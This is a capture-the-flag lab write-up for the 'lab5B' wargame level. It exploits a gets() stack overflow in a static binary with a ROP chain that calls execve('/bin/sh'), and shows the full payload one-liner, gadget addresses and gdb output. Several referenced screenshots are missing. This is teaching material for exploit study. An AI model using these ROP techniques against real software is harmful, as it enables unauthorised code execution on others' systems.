Lab5B Writeup

We have this program to exploit:

```
lab5B@warzone:/levels/lab05$ cat lab5B.c
#include <stdlib.h>
#include <stdio.h>

/* gcc -fno-stack-protector --static -o lab5B lab5B.c */

int main()
{

    char buffer[128] = {0};

    printf("Insert ROP chain here:\n");
    gets(buffer);

    return EXIT_SUCCESS;
}
```

Again, we can confirm that DEP is enabled, so the stack is non-executable.

```
lab5B@warzone:/levels/lab05$ checksec ./lab5B
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FOR
TIFY    FORTIFIED FORTIFY-able  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
```

Moreover, because libc is not included, we cannot use a ret2libc attack, so we must use a ROP chain.

First, we look for control of EIP, we find with a buffer of 144bytes:

```
lab5B@warzone:/levels/lab05$ python -c 'print "A"*140 + "B"*4' > /tmp/pwn2
lab5B@warzone:/levels/lab05$ gdb ./lab5B
Reading symbols from ./lab5B...(no debugging symbols found)...done.
gdb-peda$ r < /tmp/pwn2
Starting program: /levels/lab05/lab5B < /tmp/pwn2
Insert ROP chain here:

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0xfbad2088
EDX: 0x80ec4e0 --> 0x0
ESI: 0x0
EDI: 0x41414141 ('AAAA')
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff710 --> 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xbffff710 --> 0x0
0004| 0xbffff714 --> 0xbffff794 --> 0xbffff8b1 ("/levels/lab05/lab5B")
0008| 0xbffff718 --> 0xbffff79c --> 0xbffff8c5 ("XDG_SESSION_ID=2")
0012| 0xbffff71c --> 0x0
0016| 0xbffff720 --> 0x0
0020| 0xbffff724 --> 0x80481a8 (<_init>:        push   ebx)
0024| 0xbffff728 --> 0x0
0028| 0xbffff72c --> 0x80eb00c --> 0x8067b30 (<__stpcpy_sse2>:  mov    edx,DWORD PTR [esp+0
x4])
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$
```

Now, as a simple example of what we need to do, lets write a gadget into the first address we can use after our overflow.

```
lab5B@warzone:/levels/lab05$ python -c 'print "A"*140 + "\x1f\xf3\x06\x08"' > /tmp/pwn2
lab5B@warzone:/levels/lab05$ gdb ./lab5B
```

```
[----------------------------------code----------------------------------]
   0x8048e86 <main+66>: pop    ebx
   0x8048e87 <main+67>: pop    edi
   0x8048e88 <main+68>: pop    ebp
=> 0x8048e89 <main+69>: ret
   0x8048e8a:   xchg   ax,ax
   0x8048e8c:   xchg   ax,ax
   0x8048e8e:   xchg   ax,ax
   0x8048e90 <__libc_start_main>:       push   ebp
[----------------------------------stack-----------------------------------]
0000| 0xbffff70c --> 0x806f31f (nop)
0004| 0xbffff710 --> 0x0
0008| 0xbffff714 --> 0xbffff794 --> 0xbffff8b1 ("/levels/lab05/lab5B")
0012| 0xbffff718 --> 0xbffff79c --> 0xbffff8c5 ("XDG_SESSION_ID=2")
0016| 0xbffff71c --> 0x0
0020| 0xbffff720 --> 0x0
0024| 0xbffff724 --> 0x80481a8 (<_init>:        push   ebx)
0028| 0xbffff728 --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048e89 in main ()
```

Then the next instruction brings us to:

```
  0x806f319:   xchg   ax,ax
  0x806f31b:   xchg   ax,ax
  0x806f31d:   xchg   ax,ax
=> 0x806f31f:   nop
  0x806f320 <_dl_sysinfo_int80>:       int    0x80
  0x806f322 <_dl_sysinfo_int80+2>:     ret
  0x806f323:   lea    esi,[esi+0x0]
  0x806f329:   lea    edi,[edi+eiz*1+0x0]
-------------------------------------stack-------------
```

So the aim now is to create a ROP chain that is logically equivalent to a /bin/sh shellcode payload. There are a number of target gadgets we require to make this easier for us:

- xoring eax with eax.
- Popping the address of "/bin/sh" into ebx.
- moving 11 (0xb) into eax (for syscall 11 execve).
- Calling int 0x80.

So, first we put all of the gadgets into a file so we can access them easily, we can then grep for whatever we need. As an example, we can see here that we have a gadget that adds 0xb (11) to eax, pops the value at the top of the stack into edi, and then returns. This is just what we need, but we must ensure that we account for the fact that we are moving 4 bytes off the stack and into edi:

```
lab5B@warzone:/levels/lab05$ cat /tmp/gadgets | grep "add eax, 0xb"
0x0808eae0 : add byte ptr [eax], al ; add eax, 0xb ; pop edi ; ret
0x0808eae2 : add eax, 0xb ; pop edi ; ret
0x0808ee7f : or bl, byte ptr [edi - 0x3d] ; add eax, 0xb ; pop edi ; ret
```

Our entire rop chain looks like this:


```
0x08058786: xor eax,eax    ; zero eax
            pop ebx        ; put the address of /bin//sh into ebx

0x080e55ad : pop ecx       ; pop address of null bytes to ecx - not sure if needed

0x0808eae2 ; add eax,0xb    ;syscall 11 execve
            pop edi         ; redundant need to push 4 trash bytes for this


0x0806f31f  ; nop
            int 0x80
```

And when we put this into a payload, we generate the following exploit:
python -c 'print "A"*132 + "/bin/sh\x00" + "\x86\x87\x05\x08" +
"\x04\xf7\xff\xbf" + "\xad\x55\x0e\x08" + "\x00"*4 +
"\xe2\xea\x08\x08" + "\x00"*4 + "\x1f\xf3\x06\x08"'

As we can see, we have 132 bytes of trash, followed by our 8 bytes "/bin/sh\x00" string, and then the start of our ROP chain, which goes as such:


- xor eax, pop the address 0xbffff704 into ebx. This is the address of our /bin/sh string.
- Pop ecx. This pops the 4 null bytes after this gadget on the stack into ecx.
- Add 11 to eax for execve call. Pop the next 4 null bytes into edi.
- Nop, int 0x80. Call execve("/bin/sh").

As we can see, this works inside of gdb:




Now the last thing we need to do is account for the offset in and out of gdb to find the correct address of our /bin/sh string on the stack. We use strace for this, as shown here:

As we can see, we are trying to execute "AAAA/bin/sh", and the address we have used is 0xbffff6b0. So we clearly just need to add 4 to this to get our string properly



We can see in this next picture, we have correctly found the offest, and so we are correctly executing /bin/sh.



Finally, we execute our exploit and game over.